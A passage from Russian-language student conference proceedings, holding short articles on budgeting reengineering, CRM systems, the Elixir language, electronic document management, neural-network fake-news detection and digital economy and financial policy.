1. Реинжиниринг процесса планирования бюджета: это процесс пересмотра и перепроектирования процесса планирования бюджета с целью его оптимизации и улучшения. Это может включать в себя анализ текущих процессов планирования бюджета, выявление проблем и узких мест, а также разработку новых, более эффективных и гибких процессов.

2. Реинжиниринг процесса контроля бюджета: это процесс пересмотра и перепроектирования процесса контроля бюджета с целью его оптимизации и улучшения. Включает в себя следующие процедуры: анализ текущих процессов контроля бюджета, выявление проблем и узких мест, а также разработку новых, более эффективных и гибких процессов.

3. Реинжиниринг процесса исполнения бюджета: это процесс пересмотра и перепроектирования процесса исполнения бюджета с целью его оптимизации и улучшения. Характеризуется проведением анализа текущих процессов исполнения бюджета, выявление проблем и узких мест, а также разработкой новых, более эффективных и гибких процессов для усовершенствования управленческих действий.

4. Реинжиниринг процесса анализа бюджета: это процесс пересмотра и перепроектирования процесса анализа бюджета с целью его оптимизации и улучшения. Включает в себя анализ текущих процессов анализа бюджета, выявление проблем и узких мест, а также разработку новых, более эффективных и гибких процессов.

5. Реинжиниринг процесса управления бюджетом: это процесс пересмотра и перепроектирования процесса управления бюджетом с целью его оптимизации и улучшения. Состоит из анализа текущих процессов управления бюджетом, выявление проблем и узких мест, а также разработки новых, более эффективных и гибких процессов.

Важно отметить, что реинжиниринг процессов бюджетирования может быть сложным и трудоемким процессом, требующим участия различных специалистов, включая финансистов, аналитиков, IT-специалистов и менеджеров. Кроме того, успешный реинжиниринг процессов бюджетирования требует не только технических знаний, но и понимания бизнес-процессов и стратегических целей предприятия.

Цели и преимущества реинжиниринга процессов бюджетирования является целостное и системное моделирование и реорганизация материальных, финансовых и информационных потоков, направленных на упрощение организационной структуры, перераспределение и минимизацию использования различных ресурсов, сокращение сроков реализации потребностей клиентов, повышение качества их обслуживания.

В целом, реинжиниринг процессов бюджетирования может помочь предприятия улучшить свои финансовые результаты, повысить эффективность и

гибкость, а также улучшить коммуникацию и разработку наиболее эффективных управленческих решений.

Существует множество методов и подходов к реинжинирингу процессов бюджетирования, и выбор конкретного метода зависит от целей и задач, которые ставит перед собой компания.

В практической плоскости реализации широкое распространение получили следующие методы:

1. Метод "сверху вниз": этот метод начинается с анализа и пересмотра процессов на верхнем уровне управления, а затем постепенно переходит к более детальным процессам. Метод может быть полезен, если предприятие хочет начать с пересмотра своих стратегических целей и задач, а затем перейти к более детальным процессам.

2. Метод "снизу вверх": этот метод начинается с анализа и пересмотра процессов на нижнем уровне управления, а затем постепенно переходит к более детальным процессам. Метод применяется, если предприятие проводит мониторинг своих операционных процессов и переходит к более детальным ключевым направлениям.

3. Метод "горизонтального реинжиниринга": необходим для анализа и пересмотра процессов на горизонтальном уровне, то есть процессов, которые пересекают различные отделы и функции. Этот метод может быть полезен, если предприятие стремится улучшить каналы коммуникации и координацию между различными отделами и сотрудниками.

4. Метод "вертикального реинжиниринга": основывается на анализе и пересмотре процессов на вертикальном уровне, то есть процессов, которые пересекают различные уровни управления. Этот метод может быть полезен, если предприятие хочет улучшить коммуникацию и координацию между различными уровнями управления.

5. Метод "комбинированного реинжиниринга": сочетает в себе различные методы и подходы к реинжинирингу процессов бюджетирования. Например, предприятие может начать с анализа и пересмотра процессов на верхнем уровне управления, а затем перейти к анализу и пересмотру процессов на горизонтальном уровне.

Важно отметить, что выбор конкретного метода зависит от целей и задач, которые ставит перед собой предприятие, а также от его специфических потребностей и условий. Кроме того, успешный реинжиниринг процессов бюджетирования требует не только технических знаний, но и понимания бизнес-процессов и стратегических целей компании.

Таким образом, реинжиниринг процессов бюджетирования является важным шагом для повышения эффективности и эффективности управления предприятием. Путем пересмотра и оптимизации существующих процессов можно достичь значительных улучшений в планировании бюджета, контроле расходов и принятии обоснованных финансовых решений.

Главными принципами успешного реинжиниринга процессов бюджетирования являются вовлечение всех заинтересованных сторон,

проведение тщательного анализа текущих процессов, определение ключевых проблем и их решение, а также постоянное отслеживание результатов и корректировка стратегии при необходимости.

В результате реинжиниринга процессов бюджетирования предприятие может быть уверено, что управление своими финансами осуществляется наиболее эффективным образом, что позволяет достичь поставленных целей и сохранить конкурентоспособность на рынке.

Список источников

1. Абдикеев, Т. П. Данько, С. В. Ильдеменов, Н. М. Абдикеев, Т. П. Данько, С. В. Ильдеменов, Реинжиниринг бизнес-процессов 2020 г. – 147с
2. Волков К.В. Современный реинжиниринг // Менеджмент в России и за рубежом. - №4 .-2022 г. - N 2 (74). - 49-52с.
3. Шапот М.Д. Инструментальные средства поддержки реинжиниринга бизнес-процессов. - М.: ЦРДЗ, 2021 г. -76с.
4. Демиденко А.И., Ременюк О.В. Инвестирование в малый бизнес в России. В сборнике: Актуальные проблемы социально-гуманитарных исследований в экономике и управлении. Материалы II Международной научно-практической конференции профессорско- преподавательского состава, магистров и студентов факультета экономики и управления. 2015. С. 244-247.
5. Новиков С.П., Новикова А.В. Особенности развития российского ит-бизнеса в условиях санкций. В сборнике: От синергии знаний к синергии бизнеса. Сборник статей и тезисов докладов IV Международной научно-практической конференции студентов, магистрантов и преподавателей. 2017. С. 487-490.

Материал поступил в редколлегию 20.04.2024

УДК 004.588

Разработка и автоматизация бизнес-процессов управления взаимоотношениями с клиентами на примере ООО «Солстек»

Гервик Павел Максимович (ст.гр. О-23-ПИ-иацэ-М)

Работа выполнена под руководством зав. кафедрой «Цифровая экономика»,

Подобай Натальи Васильевны (lady.natali888@yandex.ru)

Аннотация. В нынешних реалиях высокой конкуренции и массовых продаж, происходит фокус не только на конечном продукте. Количество производителей с каждым годом увеличивается, качество продукта у большинства держится на одинаково-высоком уровне, даже цены примерно схожи друг к другу. Одним из способов отличиться от других производителей является персонализация, которая способствует выявлению и удовлетворению потребностей каждого клиента, что способствует их удержанию. Данная тема

является актуальной, поскольку она напрямую связана с улучшением функционала предприятия, которая повышает уровень обслуживания, сказывающийся на повышении заказов, что приведёт к увеличению прибыли. Рассмотрены основные цели внедрения и задачи, решаемые электронными системами управления взаимоотношениями с клиентами, какие положительные эффекты привносят после внедрения.

Ключевые слова: автоматизация взаимоотношения с клиентами, оптимизация бизнес-процессов, работа с клиентами, система управления взаимоотношениями с клиентами, CRM.

У каждой компании есть самый ценный ресурс – это её клиенты. На сегодняшний момент, в существующих экономических условиях, необходимо максимально снизить отток клиентов и увеличить их прибыльность. Этого невозможно добиться без создания доверительных отношений и лояльности.

Доверие основано на эффективном управлении клиентами и персональном подходе к каждому из них.

Хорошее знание клиента может в корне изменить бизнес-модель. Что позволит перейти, от неэффективной стратегии поиска новых клиентов под предлагаемые решения, к разработке решений основанными на потребностях существующих клиентов. Такое персональное обслуживание напрямую связано с формированием лояльности, что повысит ценность самой клиентской базы и успех предприятия.

Технологический прогресс, как Customer Relationship Management (CRM), способствует эффективному развитию управления взаимоотношениями с клиентами. Данное определение переводится как система управления взаимоотношениями с клиентами – оно представляет из себя программное обеспечение, которое хранит данные о клиентах, также производится контроль и анализ всех процессов взаимодействия с ними.

Задачи, решаемые электронными системами управления взаимоотношениями с клиентами, актуальны для всех отраслей бизнеса. В настоящее время CRM наиболее активно используется в сфере торговли и услуг. CRM активно внедряется на предприятиях различных отраслей промышленности и в строительных компаниях.

В целом, целью внедрения CRM является оптимизация и автоматизация всех процессов, связанных с клиентами, путем эффективного управления информацией о клиентах. Это приводит к продуктивным и взаимовыгодным отношениям с клиентами и повышает ценность клиентской базы за счет привлечения и удержания прибыльных клиентов.

CRM позволяет выполнять решать конкретные проблемы, а также выполнять определённые функции на каждом этапе взаимодействия с клиентами.

На этапе маркетинга функции CRM обеспечивают эффективное сотрудничество путем выявления потенциальных клиентов посредством распространения информации о товаре, анализа потребностей с помощью

опросов и исследований, прогнозирования поведения клиентов и ведения истории каждого взаимодействия с клиентами.

Следующий этап является процесс автоматизации продаж, он позволяет контролировать все этапы сделки. Информация о состоянии заказов может быть получена в режиме реального времени. Появляется возможность оптимизировать рабочие процессы, планировать задачи и быстро производить обмен информацией между сотрудниками и клиентами.

Важным этапом является управление обслуживанием клиента после совершения сделки, CRM позволяет автоматизировать такие процессы, как планирование и управление поставками продукции, обеспечение обратной связи, реагирование на жалобы и мониторинг запросов на обслуживание.

Наконец, CRM позволяет автоматически анализировать данные о процессе работы предприятия, что дает возможность быстро и адекватно формулировать бизнес-стратегии.

Внедряя CRM, компания получает не только автоматизацию каких-либо процессов, но и за счёт этого достигается снижение затрат. Внедрение несёт в себя благоприятный экономический эффект, которые имеют наименования:

- 1) прямые экономические эффекты;
- 2) косвенные экономические эффекты.

Первые подразумевают такой эффект, который напрямую влияет на доходность компании, например, такие как:

- 1) рост производительности;
- 2) снижение издержек;
- 3) повышения скорости и качества обслуживания клиента;
- 4) рост доходности компании;
- 5) повышение уровня продаж.

Второй же подразумевает такие эффекты, которые тяжело подсчитать, но их фактор очень важен для акционеров компании. К косвенным экономическим эффектам относят:

- 1) получение конкурентных преимуществ на рынке;
- 2) повышения лояльности во взаимодействии с клиентами и сотрудниками;
- 3) прозрачность управления;
- 4) рост стоимости компании (повышение цены акций).

На рисунке 1 продемонстрирована модель показывающая взаимосвязь, при внедрении такого программного продукта как CRM-системы, между такими экономическими эффектами как прямые и косвенные.




Рисунок 1 – Взаимосвязь экономических эффектов при внедрении CRM

Основная цель внедрения CRM-системы для предприятия состоит в том, чтоб создать единую базу данных, в которой производится фиксация и процесс взаимоотношения с клиентами, что способствует созданию удобной среды для взаимодействия с существующими и новыми клиентами.

Список источников

1. Горбатов С. Обратная связь в бизнесе: честный диалог с клиентами и сотрудниками / Горбатов С., Лэйн А.. — Москва : Альпина Паблишер, 2020. — 344 с. — ISBN 978-5-9614-2788-2. — Текст : электронный // IPR SMART : [сайт]. — URL: <https://www.iprbookshop.ru/124500.html>
2. Черкашин П.А. Стратегия управления взаимоотношениями с клиентами (CRM) : учебное пособие / Черкашин П.А.. — Москва : Интернет Университет Информационных Технологий (ИНТУИТ), Ай Пи Ар Медиа, 2023. — 420 с. — ISBN 978-5-4497-0695-9. — Текст : электронный // IPR SMART : [сайт]. — URL: <https://www.iprbookshop.ru/97585.html>
3. Шпирт Б. Отчаянные аккаунт-менеджеры: Как работать с клиентами без стресса и проблем. Настольная книга аккаунт-менеджера, менеджера проектов и фрилансера / Шпирт Б.. — Москва : Альпина Паблишер, 2022. — 232 с. — ISBN 978-5-9614-6875-5. — Текст : электронный // IPR SMART : [сайт]. — URL: <https://www.iprbookshop.ru/82631.html>
4. Мхитарян С.В. Системы управления взаимоотношениями с клиентами : учебное пособие / Мхитарян С.В., Маркова М.В.. — Москва : Евразийский открытый институт, 2021. — 150 с. — ISBN 978-5-374-00518-9. — Текст : электронный // IPR SMART : [сайт]. — URL: <https://www.iprbookshop.ru/10826.html>
5. Экономические эффекты при внедрении CRM. – Обновляется в течение суток. – URL: <https://www.cfin.ru/itm/crm/effects.shtml>
6. Бердышев С.Н. Технологии работы с трудными клиентами / Бердышев С.Н.. — Москва : Дашков и К, Ай Пи Эр Медиа, 2023. — 146 с. — ISBN 978-5-394-01861-9. — Текст : электронный // IPR SMART : [сайт]. — URL:

УДК 004.42

Язык программирования Elixir: разработка искусственного интеллекта

Гончарова Анна Александровна (студент гр. О-20-БИ-цэ-Б),

Шевцова Ольга Ивановна (студент гр. О-21-ПИ-итцэ-Б)

Работа выполнена под руководством доцента кафедры «Цифровая экономика»

Сидоренко Андрея Сергеевича (ac1987@mail.ru)

Аннотация: Статья рассматривает язык программирования Elixir, который является функциональным языком программирования, работающим на виртуальной машине Erlang. Рассматриваются основные особенности языка, такие как функциональное программирование, распределенные вычисления, конкурентность и надежность. Также обсуждаются преимущества и недостатки использования Elixir для разработки программного обеспечения. В статье приводятся примеры кода и ссылки на ресурсы для дальнейшего изучения языка.

Ключевые слова: Elixir, Erlang, развитие языков программирования, веб-разработка.

Язык программирования Elixir был создан Жозе Валим в 2011 году. Жозе Валим, являющийся опытным разработчиком программного обеспечения и специалистом по функциональному программированию, решил создать новый язык программирования, который сочетал бы в себе преимущества функционального программирования, а также высокую производительность и надежность.

Elixir был разработан на основе другого функционального языка программирования Erlang, который широко используется для создания распределенных, отказоустойчивых систем. Одним из ключевых моментов при создании Elixir было стремление к лаконичности и чистоте кода, а также к простоте расширения и поддержки при разработке масштабируемых приложений.

Elixir направлен на повышение производительности, обеспечение высокой отказоустойчивости и удобство разработки, особенно для создания веб-приложений и распределенных систем. Язык поддерживает параллельное выполнение с помощью механизмов акторной модели, что делает его особенно подходящим для работы с многопоточными и распределенными приложениями.

Elixir быстро набрал популярность в сообществе разработчиков благодаря своей простой синтаксису, мощным инструментам и высокой эффективности. Сегодня Elixir активно используется в различных проектах, начиная от стартапов и веб-приложений до больших распределенных систем, основанных на Erlang-платформе.

Язык программирования Elixir имеет множество преимуществ, некоторые из которых:

Преимущества:

1. Функциональное программирование: Elixir основан на функциональном программировании, что способствует написанию более безопасного, модульного и чистого кода.

2. Мощная платформа Erlang: Elixir работает на Erlang Virtual Machine (BEAM), что позволяет создавать отказоустойчивые и распределенные системы.

3. Высокая производительность: благодаря применению параллельных вычислений и акторной модели, Elixir обладает высокой производительностью и эффективностью.

4. Лаконичный и экспрессивный синтаксис: Elixir обладает простым и понятным синтаксисом, что упрощает разработку и поддержку кода.

5. Широкие возможности для веб-разработки: Elixir имеет множество инструментов и фреймворков для создания веб-приложений, таких как Phoenix Framework.

6. Активное сообщество: вокруг Elixir сформировалось большое и активное сообщество разработчиков, которые поддерживают язык, создают дополнительные инструменты и делятся опытом.

Минусы:

1. Не столь широкая поддержка и популярность: хотя Elixir становится все более популярным, он все еще не так широко используется, как другие языки программирования, что может усложнить поиск разработчиков и ресурсов для проектов.

2. Необходимость изучения новых концепций: для разработчиков, не знакомых с функциональным программированием или акторной моделью, может требоваться время на изучение новых концепций и подходов, используемых в Elixir.

3. Ограниченное количество библиотек и ресурсов: по сравнению с более установившимися языками программирования, экосистема Elixir может быть менее развита, что может повлиять на доступность некоторых библиотек и инструментов.

Язык программирования Elixir имеет хорошие перспективы и продолжает набирать популярность по следующим причинам:

1. Отказоустойчивость и распределенные системы: Elixir базируется на виртуальной машине Erlang, которая изначально разрабатывалась для создания надежных и отказоустойчивых систем. Это делает Elixir отличным выбором для разработки высоконадежных и распределенных приложений.

2. Простота и удобство: Elixir обладает чистым и понятным синтаксисом, что делает его привлекательным для разработчиков. Он поддерживает функциональное программирование, что способствует написанию более короткого, понятного и легко поддерживаемого кода.

3. Масштабируемость: благодаря возможности легкого масштабирования и обработки больших объемов параллельных запросов, Elixir подходит для создания высоконагруженных приложений.

4. Активное сообщество и экосистема: Elixir имеет активное сообщество разработчиков, которые постоянно работают над улучшением языка, разработкой новых библиотек и фреймворков. Это способствует развитию и росту экосистемы Elixir.

5. Поддержка больших компаний: Elixir используется такими крупными компаниями, как Pinterest, Discord, Bleacher Report, и другими, что подтверждает его эффективность и перспективность.

В целом, Elixir продолжает развиваться и находить применение в различных областях разработки программного обеспечения, что делает его перспективным языком программирования для будущих проектов.

Список источников

1. «Elixir в действии» (2020). Автор — С. Юрич.
2. «Введение в Elixir. Введение в функциональное программирование» (2017). Авторы — С. Сенлорен и Д. Эйзенберг.
3. Безгодков А.В., Смирнов В.Т., Мерзлякова Е.А., Шматко А.Д., Уварова В.И., Ерохин Д.В., Евенко В.В., Половникова А.А., Ситник Л.П., Скоблякова И.В., Слободчикова Е.М., Барсуков Г.В., Семенова Е.М., Власов Ф.Б., Крахмалева Е.В., Попова Л.В., Вандина О.Г., Попова А.Х., Маслов Б.Г., Жданова И.В. и др. Интеллектуальный капитал - основа опережающих инноваций. коллективная монография / Санкт-Петербург; Орел, 2007.
4. Исаев А.И., Подобай Н.В. Приоритеты интеллектуального потенциала в формировании инновационного потенциала предприятия. В сборнике: Состояние и перспективы социально-экономического развития региона. Студенческая научная конференция кафедры экономики БрянскОГО ГАУ, посвящённая памяти декана экономического факультета Михайлова Олега Михайловича. 2020. С. 156-160.
5. Степанищев А.Ф., Паршикова Г.В. Голографическая модель языка как основа для построения искусственного интеллекта и моделирования сознания. Вестник Брянского государственного технического университета. 2013. № 2 (38). С. 126-129.

Материал поступил в редколлегию 20.04.2024

УДК 004.91

Внедрение электронного документооборота в рамках реинжиниринга предприятия

Груздова В.А. (З-22-ПИ-иацэ-М)

Работа выполнена под руководством доцента кафедры «Цифровая экономика»

Подобай Натальи Васильевны (lady.natali888@yandex.ru)

Аннотация. Актуальность темы обусловлена активным переходом предприятий на электронный документооборот. В статье раскрыта сущность электронного документооборота для компании: преимущества и риски..

Ключевые слова: электронный документооборот, управление, информационные технологии, реинжиниринг.

В период активного развития информационных технологии, предприятия активно стали внедрять системы электронного документооборота. Для предприятий некоторых видов деятельности существование документооборота является обязательным законодательным условием, для некоторых предприятий внедрение является добровольным выбором.

Электронный документооборот – механизм по работе с документами, представленными в электронном виде, уменьшающий количество «бумажного делопроизводства».

Принципы электронного документооборота:

- Параллельность операций повышает скорость исполнения и сокращает время движения документов.

- Однократная регистрация документа, позволяющая однозначно идентифицировать документ.

- Непрерывность движения документа, позволяющая идентифицировать ответственного за исполнение задачи по документу в любой момент процесса документооборота.

- Эффективная организация системы поиска нужного документа, позволяющая найти документ даже с малой долей информации.

- Развитая система отчетности по различным статусам и атрибутам документов, позволяющая контролировать движение документов по процессам документооборота и принимать управленческие решения, основываясь на данных из отчета.

Этапы внедрения электронного документооборота:

1. Определение целей и задач внедрение электронного документооборота.

2. Анализ системы делопроизводства. На основании оценки определяют требования для будущей системы электронного документооборота. На этом этапе оценивают:

- Какие документы находятся сейчас в обороте компании
- Какие регламенты делопроизводства внутри предприятия
- Какой маршрут у движущейся документации.
- Порядки создания, согласования и подписания договоров
- Правила регистрации входящих и исходящих документов
- Порядок архивирования и уничтожения документов

3. Оптимизация делопроизводства. Прописывание необходимых регламентов работы с документами.

4. Создание проекта автоматизации документооборота. Определение правил работы с будущей системой электронного документооборота, маршрутов, порядков согласования и направлений документации

5. Доработка программного обеспечения. После приобретения системы электронного документооборота обычно нужна доработка программ под конкретное предприятие

6. Внедрение электронного документооборота. На этом этапе идет подготовка рабочих мест (установка и настройка необходимого программного обеспечения на ПК, создание пользовательских аккаунтов), налаживается связь между пользователями и формируются уровни доступа.

7. Обучение сотрудников работе с системой электронного документооборота. Разработка инструкций и памяток с порядком работы с документами и правилами использования электронной подписи. Очное и заочное обучение сотрудников и руководителей работе с системой электронного документооборота.

Следует принять во внимание недостатки электронного документооборота при его внедрении:

- Если система электронного документооборота введена не с самого своего основания, то это может вызвать трудности с усвоением и стресс у сотрудников, которые до этого работали с бумажным документооборотом. Появляется необходимость обучить персонал навыкам работы с системой электронного документооборота.

- Компания несет затраты на приобретение, внедрение и дальнейшее обслуживание систем и программ документооборота, а так же появляется необходимость модернизации технической инфраструктуры предприятия (приобретение необходимого оборудования и программного обеспечения).

- Есть риск утечки информации с электронной базы. С помощью бумажных носителей недобросовестным конкурентам намного сложнее добыть информацию, находящуюся в различных местах (в ящиках, шкафах, папках, сейфах), куда трудно попасть недействующему сотруднику компании. А вот посредством удаленного доступа есть риск взлома программы даже с очень высокой степенью защиты.

- Увеличение трудозатрат вследствие увеличения документооборота. Работодатель не успевает быстро среагировать на скачки в принятии решения по кадровым вопросам. В итоге объемы возрастают, но при этом штатный состав остается прежним, и сотрудники не успевают приспособиться

- Резкое увеличение потока документооборота, с которым не справляются серверы, в итоге падает производительность труда. При наличии бумажного документооборота такой рынок невозможен.

Преимущества внедрения системы электронного документооборота:

- Автоматизация процесса работы с документами. Сокращается время на обработку и пересылку документов, время поиска нужных документов, время согласования и утверждения проектов документов.

- Повышается эффективность работы с документами и значительно уменьшается объем бумажного документооборота.

- Все документационные процессы возможны с одновременным использованием электронных и бумажных версии документов.

- Появляется возможность обеспечить организацию работы с удаленными пользователями.

- Обеспечивается прозрачность всех процессов с момента создания документа и до момента его сдачи в архив. Можно проследить историю работы с документом (учет времени и всех действий с документом, сохранение рабочих комментариев)

- Возможна автоматизация сбора и анализа статистических данных о движении документов.

- Сокращение расходов на бумагу и канцелярию, печать и отправку документов

- Отлаженная система поручений и четкий контроль исполнительской дисциплины. Обеспечивается управление документом на протяжении всего его жизненного цикла.

- Возможен поиск информации по атрибутам и полнотекстовый поиск. Достаточно немного информации о документе, чтобы его найти.

- Возможность регламентации прав доступа к документу

- Обеспечивается архивное хранение, уменьшаются количественные потери документов.

Процесс внедрения системы электронного документооборота, независимо от сферы деятельности предприятия и ее местонахождения, численности штатных сотрудников – сложный необходимый многоэтапный процесс.

Опираясь на анализ положительных и отрицательных сторон внедрения системы электронного документооборота можно сделать вывод, что, несмотря на пугающие возможные трудности внедрение ЭДО, предприятие получает систему, позволяющую систематизировать многие бизнес-процессы, облегчить трудовой процесс руководству и сотрудникам и повысить эффективность работы всей организации.

Список источников

1. Гришенцев А.Ю., Коробейников А.Г. Постановка задачи оптимизации распределенных вычислительных систем // Программные системы и вычислительные методы. 2013. №4. С. 370-375.

2. Науменко Т.В. Маркетинг и маркетинговые коммуникации в системе современной экономики // Конкурентоспособность в глобальном мире: экономика, наука, технологии. 2016. №3 (15). С. 171-176.

3. Ульянова Н.Д., Ульянова Ю.А. Внедрение электронного документооборота в Брянской области. Вестник образовательного консорциума Среднерусский университет. Информационные технологии. 2013. № 2 (2). С. 16-18.

4. Стрижакова Е.Н., Стрижаков Д.В. Основные механизмы реализации государственной промышленной политики экономически развитых стран. Вестник Брянского государственного технического университета. 2014. № 2 (42). С. 130-137.

5. Стрижакова Е.Н. Эффективное использование ресурсов в процессе экономического роста - факторы и ограничения. Экономические и гуманитарные науки. 2014. № 5 (268). С. 12-22.

Материал поступил в редколлегию 20.04.2024

УДК 004.8

Использование нейросетей для распознавания фейковой информации в Интернете

Жигальская Анастасия Владимировна (студент гр. О-22-ПИ-ицэ-Б)

Тюхтин Даниил Андреевич (студент гр. О-22-ПИ-ицэ-Б)

*Работа выполнена под руководством доцента кафедры «Цифровая экономика»
Сидоренко Андрея Сергеевича (ac1987@mail.ru)*

Аннотация. Чтобы бороться с серьезной проблемой дезинформации в Интернете и восстановить доверие к надежным источникам, в исследовании мы обратились к нейронным сетям. Быстро меняющийся характер социальных сетей делает крайне важным разработку эффективных методов выявления и устранения поддельных новостей до того, как они широко распространятся. В целом, в статье подчеркивается важность борьбы с фейковыми новостями в социальных сетях и стратегии для борьбы с этой растущей проблемой в современную цифровую эпоху.

Ключевые слова: социальные сети, анализ, информация, искусственный интеллект, новости

Многие люди сталкиваются с фальшивой информацией в Интернете в последнее время всё чаще. Судя по результатам опроса ВЦИОМ за месяц 4 из 10 граждан России соприкоснулись с такой ситуацией [1].

Можно проверять информацию вручную, но именно огромный поток не даёт этому способу быть простым, а также факты за короткий промежуток времени становятся популярными и быстро распространяются. Таким образом,

нейронные сети помогут нам быстрее и точнее в обнаружении дезинформации, что определяет актуальность данной работы.

Научная и практическая значимость проведенного исследования заключается в систематизации основных характеристик нейросетей в современном мире, их специфики и особенностей употребления.

«Фейк ньюс» в хранилище Scopus показывает, что за последние года этот термин набрал моментальную резкость. За 15 год термин достигал значение в 11 статей (1%), а вот уже за 23 год он достигнул отметки в 581 (61%) [3].

В данный момент есть разные способы распознавания: Google предпринял усилия, обновив свои алгоритмы для определения приоритетности заслуживающих доверия источников и уменьшения количества, вводящей в заблуждение информации в результатах поиска. Эти действия имеют решающее значение для сохранения целостности онлайн-информации и обеспечения того, чтобы пользователи получали точный контент. Предпринял меры по борьбе с оскорбительным поведением в Интернете, включая удаление оскорбительного контента из результатов поиска.

Проект Perspective, разработанный Jigsaw, действительно является заслуживающей внимания инициативой в борьбе с дезинформацией и вредным поведением в Интернете. Используя возможности машинного обучения, проект направлен на повышение качества комментирования веб-сайтов и содействие более конструктивным онлайн-дискуссиям [2].

На данный момент существуют всего две категории методов по распознаванию ложных новостей: контент-анализ новостей и анализ социальных сетей. Первый своё внимание отдаёт тексту и метаданным, а второй метод на взаимодействии пользователей и отношении к новостям в социальных сетях (например, функции «нравится» или «поделиться» в ВКонтате).

Чтобы выявить поддельные новости, важно учитывать общие характеристики. Один из способов оценить ресурс на предмет фейковых новостей - проверить его рейтинг доверия из других источников и возраст домена. Сайты с длинной историей и высокими рейтингами обычно более надежны, в то время как низкие рейтинги и короткая история могут указывать на ненадежный источник.

На начальном этапе искусственный интеллект анализирует текстовую информацию на предмет лингвистических и стилистических характеристик, обычно встречающихся в фейковых новостях. Алгоритмы машинного обучения оценивают наличие интенсивных эмоциональных выражений, преувеличений, непроверенных фактов и логических несоответствий. Эта процедура включает в себя обработку естественного языка (NLP), позволяющую алгоритмам интерпретировать и оценивать на предмет скрытых признаков манипулирования.

Он использует семантический анализ для тщательного понимания контекста и подтекста утверждений в тексте. Это помогает алгоритмам распознавать несоответствия в информации путем перекрестных ссылок на нее с обширной базой данных из заслуживающих доверия источников.

Однако существуют ограничения. они могут допускать ошибки, классифицируя надежные источники как поддельные и наоборот, что влечет за собой риск подрыва доверия к информационным ресурсам. Обучение сетей могут требовать значительных ресурсов и времени, что создает барьеры для их широкого внедрения, особенно в условиях ограниченного бюджета.

Список источников

1. Аналитические обзоры // вциом: результаты исследований URL: <https://wciom.ru/analytical-reviews>.
2. Война с искусственным интеллектом // wired URL: <https://www.wired.com/2016/09/inside-googles-internet-justice-league-ai-powered-war-trolls/>.
3. Отрасль знаний // scopus preview URL: <https://www.scopus.com/sources.uri?zone=TopNavBar&origin=AuthorNamesList>.
4. Сухарев О.С., Курманов Н.В., Мельковская К.Р. Функциональный и интернет-маркетинг. Москва, 2013.
5. Аверченков В.И., Заболеева-Зотова А.В., Казаков Ю.М., Леонов Е.А., Рощин С.М. Система формирования знаний в среде интернет. (3-е издание, стереотипное) Москва, 2016.

Материал поступил в редколлегию 20.04.2024

УДК [338.2](#)

Взаимосвязь цифровой экономики и финансовой политики в Российской Федерации: пути совершенствования

Жуковская Александра Александровна (гр.22-ПИ-итцэ-Б)

*Работа выполнена под руководством доцента кафедры «Цифровая экономика»
Бураго Вячеслава Валерьевича (vybur@yandex.ru)*

Аннотация. В ведущих странах большое значение начинает приобретать разработка и внедрение в экономику новых информационных технологий. Эта тенденция так же имеет место и в Российской Федерации, где активно развивается цифровая экономика (ЦЭ), а именно: данные в цифровом виде, обработка больших объемов информации и использование результатов анализа. Что позволяет осуществлять повышение эффективности различных видов производства, технологий и оборудования. Однако прогресс финансовой политики зависит от её качественного улучшения, повышения результативности и развития цифровизации в сфере финансов государства.

Ключевые слова: информационные технологии, цифровая экономика, финансовая политика, цифровизация, развитие.

В Российской Федерации многое делается для ее развития во всех отраслях экономики, а именно: промышленности, сельского хозяйства, строительства, в социальной сфере и в государственном управлении. Такое развитие зависит от многих факторов, но основным и решающим, является финансирование, которое выделяется в соответствии с проводимой финансовой политикой нашего государства. ФП — это совокупность государственных мероприятий, направленных на эффективную мобилизацию финансовых ресурсов, их перераспределение и использование в целях выполнения государством его функций и создания условий для экономической стабилизации. Именно Финансовая Политика, регулируя финансовые потоки, не просто способствует развитию Цифровой Экономики, но и является его главным фактором развития. ЦЭ — это экономическая деятельность, основанная на цифровых технологиях и инновационных решениях, которые являются базовыми производственными факторами и обеспечивают более высокую эффективность бизнеса. ФП позволяет реализовывать решения о развитии ЦЭ.

Одновременно, производя свою продукцию и услуги для всех отраслей экономики, ЦЭ оказывает влияние и на различные направления государственной политики, в том числе и финансовой политики. Другими словами, следует констатировать, что между формированием ЦЭ и проведением ФП существует определенная, достаточно тесная взаимозависимость, которая уже влияет и все в большей степени будет влиять на их развитие.

Проблемы, требующие решения для развития цифровой экономики, так как в связке ЦЭ и ФП именно первая находится на этапе своего формирования, включая разработку ее целей. Не так давно эксперты Петербургского международного экономического форума, рассмотрев потенциал и перспективы формирования цифровой экономики в регионах России, выделили три основных проблемы такой работы: отсутствие законодательной базы; бюрократизация процесса внедрения ЦЭ; неравномерность территориального развития.

